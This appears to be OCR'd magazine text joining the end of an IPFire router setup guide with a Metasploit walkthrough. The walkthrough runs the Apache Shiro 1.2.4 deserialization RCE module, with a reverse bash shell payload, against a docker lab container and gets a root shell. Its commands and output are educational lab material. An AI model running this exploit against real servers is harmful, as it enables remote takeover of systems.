
Next, let's set the DNS and gateway settings.




Set the IPfire's router IP as the primary DNS address and you can leave the other two fields blank.



The next window is about setting DHCP for the internal network. Enable the DHCP server and set the starting IP address of the LAN. The first machine connecting to this LAN will get IP 192.168.41.2 and the addresses end at 192.168.41.50. Don't confuse this DHCP with the DHCP we configured for the RED interface. There the IPfire router receives IP address from a DHCP server whereas for the GREEN interface, IPfire acts as a DHCP server.



With this step, the installation is completed. Click on "OK" to finish it.



## Four Exploit Modules Including Two Windows Privilege Escalation Modules

# METASPLOIT THIS MONTH

Welcome to the June 2020's Metasploit This Month feature. Let us see the latest exploit modules of Metasploit.

### Apache Shiro v1.24 Deserialize RCE Module

**TARGET: Apache Shiro v1.2.4      TYPE: Remote      FIREWALL : NOT APPLICABLE**

Apache Shiro is a Java based security framework that performs functions like authentication, authorization, cryptography and session management. It is used to secure applications in web and mobile. The above mentioned version has a remote code execution vulnerability that can be exploited to gain a meterpreter session on the target. This was tested on a docker container of Apache Shiro 1.2.4. Set the docker container as shown below.

```
hackercoolmagz@kali:~$ sudo docker pull medicean/vulapps:s_shiro_1
[sudo] password for hackercoolmagz:
s_shiro_1: Pulling from medicean/vulapps
75a822cd7888: Pull complete
57de64c72267: Pull complete
cd1fc1696ecd: Pull complete
34836fffacad: Pull complete
4f4f57ee64ee: Pull complete
975b9daf71f5: Pull complete
6c6cde91351a: Pull complete
01b3dd18d9db: Pull complete
26b1cfb85af4: Pull complete
187392f14d9a: Pull complete
a0913556b748: Pull complete
65e18edbd45c: Pull complete
8a0fcfe829af: Pull complete
202d9b3bcb2e: Pull complete
Digest: sha256:03de8bd452d9ee35c516fe4852d8d585990193eea5c61e71c8ed8d9bbb56acf4
Status: Downloaded newer image for medicean/vulapps:s_shiro_1
docker.io/medicean/vulapps:s_shiro_1
hackercoolmagz@kali:~$
```

Once the container is downloaded, run the container as shown below.

```
hackercoolmagz@kali:~$ sudo docker run -d -p 80:8080 medicean/vulapps:s_shiro_1
9e16919468867c73c2f1671e71eaf3202168a6e3ddd1b6f37477ff4d6a2a223e
hackercoolmagz@kali:~$
```

Let's test this exploit module. Start Metasploit and search for the relevant shiro module.

```
msf5 > search shiro
```

```
Matching Modules
```

```
=====
```

#	Name	Disclosure Date	Rank
0	exploit/multi/http/shiro_rememberme_v124_deserialize	2016-06-07	excellent
nt	No	Apache Shiro v1.2.4 Cookie RememberME Deserial RCE	

Load the module and have a look at the options it needs.

```
msf5 > use exploit/multi/http/shiro_rememberme_v124_deserialize
msf5 exploit(multi/http/shiro_rememberme_v124_deserialize) > show options
```

Module options (exploit/multi/http/shiro\_rememberme\_v124\_deserialize):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base directory path
VHOST		no	HTTP server virtual host

Payload options (cmd/unix/reverse\_bash):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Unix Command payload

Set all the required options and execute the module.

```
msf5 exploit(multi/http/shiro_rememberme_v124_deserialize) > set rhosts 172.17.0.2
rhosts => 172.17.0.2
```

```
msf5 exploit(multi/http/shiro_rememberme_v124_deserialize) > check
[*] 172.17.0.2:80 - This module does not support check.
```

```
msf5 exploit(multi/http/shiro_rememberme_v124_deserialize) > █
```

```
msf5 exploit(multi/http/shiro_rememberme_v124_deserialize) > set rport 8080
rport => 8080
```

```
msf5 exploit(multi/http/shiro_rememberme_v124_deserialize) > run
```

```
[*] Started reverse TCP handler on 172.17.0.1:4444
```

```
[*] Command shell session 1 opened (172.17.0.1:4444 -> 172.17.0.2:48042) at 2020-06-24 02:42:54 -0400
```

```
uname-a
```

```
sh: 1: uname-a: not found
```

```
uname -a
```

```
Linux 9e1691946886 5.4.0-kali3-amd64 #1 SMP Debian 5.4.13-1kali1 (2020-01-20) x86_64 GNU/Linux
```

```
whoami
```

```
root
```


```
█
```

As you can see in the above image, we successfully got a shell on the target with root privileges.

